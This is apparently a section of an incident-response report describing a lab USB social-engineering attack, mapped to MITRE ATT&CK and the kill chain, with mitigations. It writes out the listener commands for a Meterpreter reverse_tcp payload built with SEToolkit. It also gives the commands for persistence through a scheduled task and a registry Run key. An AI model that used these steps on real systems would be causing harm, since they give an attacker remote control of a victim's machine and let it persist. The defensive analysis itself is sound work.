
6)Post-Exploitation USB Social-Engineering / Windows Meterpreter (x64) Use Case

6.1)Use Case Summary

An attacker used SEToolkit to generate a Windows x64 Meterpreter reverse_tcp payload (payload.exe). The payload was placed on a USB, executed by the victim with administrator privileges, and established a reverse connection to the attacker. The attacker then found admin credentials in a text file and created persistence using a scheduled task and registry Run key.

6.2)Installation & Payload Creation

6.2.1) Started SEToolkit using: sudo setoolkit



6.2.2) Selected:

6.2.2.1) Social-Engineering Attacks

6.2.2.1.2)Create a Payload and Listener

6.2.2.1.3)Windows Meterpreter Reverse_TCP x64

6.2.3) Entered attacker IP (LHOST) and port (LPORT).

6.2.4)Generated payload.exe.

6.2.4)Copied payload.exe to USB.

6.3)Listener Setup

-msfconsole


-use exploit/multi/handler

-set PAYLOAD windows/x64/meterpreter/reverse_tcp

-set LHOST <attacker_ip>

-set LPORT <port>

-exploit -j -z



6.4)Attack Scenario

- Employee inserted USB and ran payload.exe as administrator.

- Meterpreter session opened.

- Attacker browsed system files and found “very important.txt” containing admin credentials.

- Attacker created persistence using:

  * Scheduled task

  * Registry Run key


6.5)Artifacts Created

6.5.1)Scheduled Task:

schtasks /create /tn "IR-Test" /tr "C:\Tools\payload.exe" /sc onlogon


```
C:\tools>schtasks /create /tn "IR-Test" /tr "C:\Tools\payload.exe" /sc onlogon
schtasks /create /tn "IR-Test" /tr "C:\Tools\payload.exe" /sc onlogon
SUCCESS: The scheduled task "IR-Test" has successfully been created.

C:\tools>
```



6.5.2)Registry Run Key:

```
New-ItemProperty `
  -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" `
  -Name "IRTest" `
  -Value "C:\tools\payload.exe" `
  -PropertyType String
```



6.6)MITRE ATT&CK Techniques

Stage	Technique ID	Technique Name	Description
Initial Access	T1200	Hardware Additions (Malicious USB)	Attacker used a USB device to introduce a malicious payload into the employee's workstation.
Initial Access	T1204.002	User Execution – Malicious File	The employee executed `payload.exe`, enabling the attacker to gain a foothold.

Execution	T1059	Command and Scripting Interpreter	The payload executed via system processes and initiated a Meterpreter session.
Execution	T1106	Native API	Meterpreter leveraged Windows APIs to perform various operations.
Persistence	T1053.005	Scheduled Task – At/SchTasks	Attacker created a scheduled task to maintain persistence after reboot.
Persistence	T1547.001	Registry Run Keys / Startup Folder	Attacker added a Run registry key to automatically launch the payload.
Privilege Escalation	T1068	Exploitation for Privilege Escalation	Payload was executed with Administrator rights, granting high-level privileges.
Discovery	T1082	System Information Discovery	Attacker explored the system and identified files like “very important.txt.”
Credential Access	T1552.001	Unsecured Credentials: Credentials in Files	Attacker accessed plaintext admin credentials stored inside the text file.
Command & Control	T1090	Proxy / Reverse Connection	Meterpreter Reverse_TCP initiated a connection back to the attacker.
Command & Control	T1071.001	Application Layer Protocol – Web Protocols	Communication between victim and attacker was established via standard TCP traffic.

6.7)Cyber Kill Chain Mapping

Phase	What Happened	Artifacts
Reconnaissance	Attacker had prior knowledge of the employee and physical access to the workstation; no digital recon performed.	None directly captured (physical observation only).
Weaponization	Attacker generated a malicious `payload.exe` using SEToolkit → *Windows Meterpreter Reverse_TCP x64*.	Created `payload.exe` on attacker system prior to deployment.

Delivery	Payload delivered manually via USB plugged into the employee's computer.	USB drive presence, transferred `payload.exe`.
Exploitation	The attacker executed `payload.exe`, initiating the Meterpreter payload and gaining code execution.	Process creation logs, file execution traces.
Installation	Attacker established persistence via a Scheduled Task and a Registry Run Key.	Registry Run Key (`Run`), Scheduled Task files in `C:\Windows\System32\Tasks\`.
Command & Control (C2)	Meterpreter Reverse_TCP created an outbound connection to the attacker's machine.	Outbound TCP session logs, Meterpreter session artifacts.
Actions on Objectives	Attacker browsed system files, found `very important.txt`, extracted plaintext admin	Access to `very important.txt`, credential extraction evidence, Meterpreter command history.

6.8)Mitigations

6.8.1)User Training & Social Engineering Awareness

Provide continuous security awareness training to ensure users can identify phishing attempts, suspicious USB devices, social engineering strategies, and abnormal system behavior. Regular simulated phishing exercises help reinforce safe user behavior and reduce the chance of credential theft or malware execution.

6.8.2)Remove Local Administrator Privileges

Implement the principle of least privilege by ensuring users do not have unnecessary local admin rights. This prevents attackers from escalating privileges, installing malicious software, modifying system configurations, or executing unauthorized scripts.

6.8.3)Avoid Storing Plaintext Credentials

Ensure no passwords are stored in plaintext on systems, scripts, configuration files, scheduled tasks, or registry entries. Use secure credential vaults, password managers, and proper encryption mechanisms. Regularly audit systems to detect exposed credentials.

6.8.4)AppLocker / Windows Defender Application Control (WDAC)

Deploy AppLocker or WDAC to enforce strict application whitelisting. Only trusted and verified executables, scripts, and installers should be allowed to run. This significantly reduces the risk of unauthorized payload execution, malware infections, or persistence mechanisms.

6.8.5)Disable Removable Media Execution

Block or limit autorun and executable content from USB devices and other removable media. This prevents attackers from using infected devices to deliver malware or establish persistence via external drive attacks.

6.8.6)Endpoint Detection & Response (EDR) Deployment

Deploy an EDR solution to monitor, detect, and respond to suspicious activities such as abnormal process creation, privilege escalation, registry tampering, or lateral movement. EDR provides real-time visibility and accelerates incident response.

6.8.7)Network Segmentation

Segment critical systems, servers, and sensitive data into isolated network zones to limit attacker movement. Proper segmentation reduces blast radius and makes it more difficult for adversaries to pivot from compromised endpoints to high-value assets.

6.8.8)Multi-Factor Authentication (MFA) for Privileged Accounts

Enable MFA for all high-privilege accounts to prevent unauthorized access even if an attacker obtains valid credentials. This greatly mitigates credential-based attacks, especially for administrative or remote access sessions.

6.8.9)Registry & Scheduled Task Auditing

Enable auditing and monitoring for changes to registry keys, scheduled tasks, and startup locations. Attackers frequently rely on these areas for persistence—continuous monitoring helps detect unauthorized modifications quickly.

6.8.10)USB Access Restrictions

Enforce strict USB usage policies by disabling unused USB ports, allowing only approved encrypted devices, or using device control software. This reduces the risk of payload injection, data exfiltration, and unauthorized file transfers.

References

[1] [2] [3] [11] [12] [13] [14] [15] [16] [17] Computer Security Incident Handling Guide

https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf

[4] [20] [22] Who Should Be On Your Incident Response Team? | xMatters

https://www.xmatters.com/blog/who-should-be-on-your-incident-response-team

[5] [7] [8] [9] [10] [19] [21] Incident response team depth chart: Roles & responsibilities | Wiz

https://www.wiz.io/academy/incident-response-team

[6] How to use the incident response lifecycle: NIST, CISA, & SANS | PDQ

https://www.pdq.com/blog/how-to-use-incident-response-lifecycle/

[18] [25] NIST Incident Response: 4-Step Life Cycle, Templates and Tips

https://www.cynet.com/incident-response/nist-incident-response/

[23] resource.redcanary.com

https://resource.redcanary.com/rs/003-YRU-314/images/RACI_Matrix_CompanionGuide_RedCanary.pdf

[24] [DOC] Cyber Incident Response Standard - CIS Center for Internet Security

https://www.cisecurity.org/-/media/project/cisecurity/cisecurity/data/media/files/uploads/2020/06/Cyber-Incident-Response-Standard.docx